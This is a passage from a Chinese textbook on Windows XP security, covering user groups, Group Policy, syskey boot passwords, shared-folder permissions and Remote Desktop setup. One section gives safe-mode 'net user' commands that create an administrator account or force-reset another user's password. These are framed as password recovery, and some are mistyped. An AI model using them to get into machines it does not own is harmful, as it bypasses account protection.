管理"|"系统工具"|"本地用户和组"|"组"分类,就可以看到 Windows XP 的全部账户组分级,如图 4-6 所示。如 Administrators 组是管理员账户,具有最高控制权和完全访问权,可以管理计算机设置,向用户指派用户权利和访问控制权限等,例如管理用户和组账户、管理共享、管理打印机、设置用户权限等。而 Guests 组是一个来宾用户,供用户临时使用的账户,例如提供给偶尔需要登录的用户使用。该账户只有很少的权限。



图 4-6 用户和组

组策略是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。

打开组策略窗口的方式为:在"开始"菜单中,选择"运行",打开命令行对话框,输入 gpedit.msc 命令,就打开了"组策略"窗口。

组策略可以对计算机进行两个方面的设置:一种是本地计算机配置,另一种是本地用户配置。读者可以逐次展开查看其内容,可以看到,这其中包括了对计算机的各种自定义控制,尤其是安全控制。

1. 设置多用户同时登录系统

Windows XP 系统支持多用户同时使用系统,要新建用户,可以在"控制面板"的"用户账户"选项中进行。

假设在一个办公环境中,张三的计算机正在下载数据,而张三要出去办事。同事李四想暂时用一下张三的计算机,此时,张三不想把自己的账号告诉李四(因为他的账户中有一些加密文件),也不想停止下载文件的操作,这时,可以给李四开设一个受限制的用户账号,使系统同时为两个账户工作而互不干扰。

操作步骤如下。

(1) 依次单击"开始"|"控制面板"|"用户账户",打开"用户账户"窗口。

(2) 选择"创建一个新账户",为新账户输入一个名称,如 temp,并在下一步的账户类型中,选择"受限"类型,单击"创建账户"。如图 4-7 所示。

这样,可以让李四以 temp 账户正常登录使用计算机,但是他无法干预张三账户下的下载操作,也不能查看张三账户中已经加密的文件和数据,实现了对多用户的支持。

组策略规定了各种用户权限的详细配置和说明,其位置在:打开"组策略"窗口后,依次展开"计算机配置"|"Windows 设置"|"安全设置"|"本地策略节点",选择"用户权利指派"选项,可以看到窗口的右边列出了非常详细的用户权限分类和说明。

2. 应用组策略,设置账户保护

在默认情况下,用户上次登录系统的用户名会自动保存在登录框中,这样就给试图靠猜




图 4-7　设置受限账户

测密码进入系统的用户留下了机会，用户可以将登录用户名不保留。具体操作步骤如下。

（1）进入“组策略”窗口。

（2）依次展开“计算机配置”|“Windows 设置”|“安全设置”|“本地策略”节点，选中“安全选项”，在窗口右侧双击“交互式登录：不显示上次的用户名”选项，弹出“本地安全设置”对话框，选中“已启用”单选按钮。如图 4-8 所示。



图 4-8　设置账户保护

3. 设置 Windows 启动密码，启用双重保护

Windows XP 系统自带一个功能强大的命令 syskey，可以对系统进行启动加密，只有正确地输入了启动密码后，才能看到正常情况下，Windows XP 的用户登录界面。

设置启动密码的操作步骤如下。

（1）在“开始”菜单中，选择“运行”，打开命令行对话框，输入 syskey 命令，弹出“保证 Windows XP 账户数据库的安全”窗口。如图 4-9 所示。

（2）选中“启用加密”单选按钮，单击“确定”按钮，输入密码，就完成了启动密码的设置。

图 4-9　设置系统启动密码

(3) 如果想取消系统启动密码,则在选中“启用密码”后单击“更新”,在弹出的“启动密码”窗口中,勾选“在本机上保存启动密码”复选框,输入密码后,系统会将密码保存到系统硬盘上,下次启动系统时就不再有系统启动密码窗口出现了。

4. 忘记 Windows XP 登录密码的处理方法

如果忘记了 Windows XP 的登录密码,不需要完全重新安装系统,使用安全模式和 net 命令即可解决问题。具体操作步骤如下。

(1) 重新启动计算机,在开机自检完成后,按 F8 键,在出现的菜单中选择“带命令行的安全模式”选项,以 Administrator 账户进入 Windows XP 系统。

(2) 在命令提示符下输入“net user abc 123/add”命令,按 Enter 键,就增加了一个名称为“abc”,密码为“123”的新用户。

(3) 将新用户的权限提升到管理员级别。输入命令“net l ocalgroup administrator abc /add”。

(4) 上面的(2)、(3)步操作也可以改为强制为忘记密码的用户修改密码,如忘记密码的账户为“amy”,则在命令提示符下可以输入“net user amy 123/add”,即将账户“amy”的登录密码强制改为“123”。修改完成后,重新启动计算机,正常启动。

4.6.3 Windows XP 系统的共享资源及远程管理机制

Windows XP 是一个支持网络应用的操作系统,随着网络服务的不断发展,网络办公和资源共享成为日常应用的重要部分。Windows XP 系统提供了网络资源共享以及远程管理机制,为网络应用提供了很好的支持。

1. 共享资源

Windows XP 系统的共享分为两种:简单文件共享(simple file sharing)和高级文件共享(professional file sharing)。

(1) 简单共享。

Windows XP 在默认情况下是打开简单文件共享的,选中要共享的文件,右击鼠标弹出菜单后选择“共享和安全”,出现如图 4-10 所示的共享设置窗口。共享整个驱动器需要谨慎,系统会提示用户,必要情况下再开启。

(2) 高级共享。

设置简单文件共享,网络上的任何用户都可以访问共享资源,无须密码,安全级别非常低。要保证安全的共享资源,需要使用高级文件共享,即设置访问权限的共享方式。要更改共享方式,需做如下设置:在资源管理器中单击“工具”菜单,选择“文件夹选项”,然后单击“查看”标签,在“文件和文件夹”列表中,清除“使用简单文件共享”复选框,单击“应用到所有文件夹”按钮,再单击“确定”按钮关闭对话框。如图 4-11 所示。



图 4-10 简单文件共享方式

再次共享文件时，就增加了安全控制，如图 4-12 所示。




图 4-11　更改共享方式




图 4-12　高级文件共享方式

在图 4-12 的“共享”选项卡中，可以设置共享访问的用户数限制，还可以进行用户权限设置。单击“权限”按钮，弹出权限设置窗口。一般情况下，不允许网络中的所有用户访问共享资源，因此要选中 Everyone 用户组，单击“删除”按钮。如图 4-13 所示。




图 4-13　删除 Everyone 用户组

单击“添加”按钮，可以添加特定的用户来访问共享资源，并且可以指定其权限。如图 4-14 所示，添加了一个系统用户 sn 到访问列表中，然后把其访问权限选择为“完全控制”，即可以读取和更新共享资源。

2. 远程管理机制

Windows XP 系统提供了远程管理的功能，包括远程桌面连接、远程协助、远程唤醒计算机等，下面就远程桌面连接功能进行讲解。

“远程桌面”是 Windows XP 的内置功能，所以在安装完 Windows XP 后，就可以使用“远程桌面”功能了。“远程桌面”包括服务器端和客户端，每个 Windows XP 系统都同时包



图 4-14　添加共享资源访问用户和权限

括客户端和服务器端,也就是用户既可以将自己的 Windows XP 系统当作客户端来连接到其他安装了 Windows XP 系统的计算机上,实现远程控制,也可以当成服务器端,允许其他计算机来远程控制自己的 Windows XP 系统。

远程桌面功能是一个让用户感到很实用的功能,它使得很多用户可以在家里或外地出差时访问公司的计算机,完成业务处理等功能。

(1) 设置"远程桌面"服务器端。

设置服务器端需要两个主要的工作,第一是要设置一个加密账户(远程登录必须使用密码),第二是要将这个加密账户添加到远程登录的许可名单中。具体操作步骤如下。

① 在"控制面板"中,选择"用户账户",在弹出的窗口中,单击"创建一个新账户"。为新账户输入一个名称,如"amy",然后将其账户类型设置为"计算机管理员",并为其设置一个足够复杂的密码。

② 在系统桌面上,右击"我的电脑",在出现的快捷菜单中选择"属性"。在弹出的"系统属性"对话框中单击"远程"标签,如图 4-15 所示。

③ 勾选"远程桌面"下的"允许用户远程连接到此计算机"复选框,然后单击"选择远程用户"按钮,在弹出的对话框中单击"添加"按钮,弹出"选择用户"对话框,输入上一步中创建的加密账户(本例中是 amy),然后单击"确定"按钮,用户就可以进行远程访问了。至此,服务器端的设置完成。



图 4-15　设置"远程桌面"服务器端

（2）设置“远程桌面”客户端。

登录“远程桌面”服务器的终端称为客户端，客户端的操作系统可以是 Windows XP 系统，也可以是别的操作系统，如 Windows 2000，Windows 2003 等。下面以 Windows XP 系统为例进行讲解。

具体操作步骤如下。

① 单击“开始”，选择“所有程序”|“附件”|“通讯”|“远程桌面连接”，如图 4-16 所示。



图 4-16　启动“远程桌面”客户端

② 在“远程桌面连接”对话框中，输入要访问的计算机 IP 地址或者计算机名称，单击“连接”按钮，如图 4-17 所示。



图 4-17　输入远程计算机地址

③ 在弹出的登录对话框中，输入远程登录用户和密码，即可以进行远程控制了。

注意：使用计算机管理员作为远程登录账户有很大的安全风险，所以一定要确认远程登录者是一个可信的人，或者干脆就是自己。

4.6.4　Windows XP 系统的注册表管理

注册表的英文名称为 registry，是登记、注册的意思，它其实是一个保存 Windows 配置信息的庞大的数据库。在注册表中存放了所有的硬件信息、Windows 的信息以及和

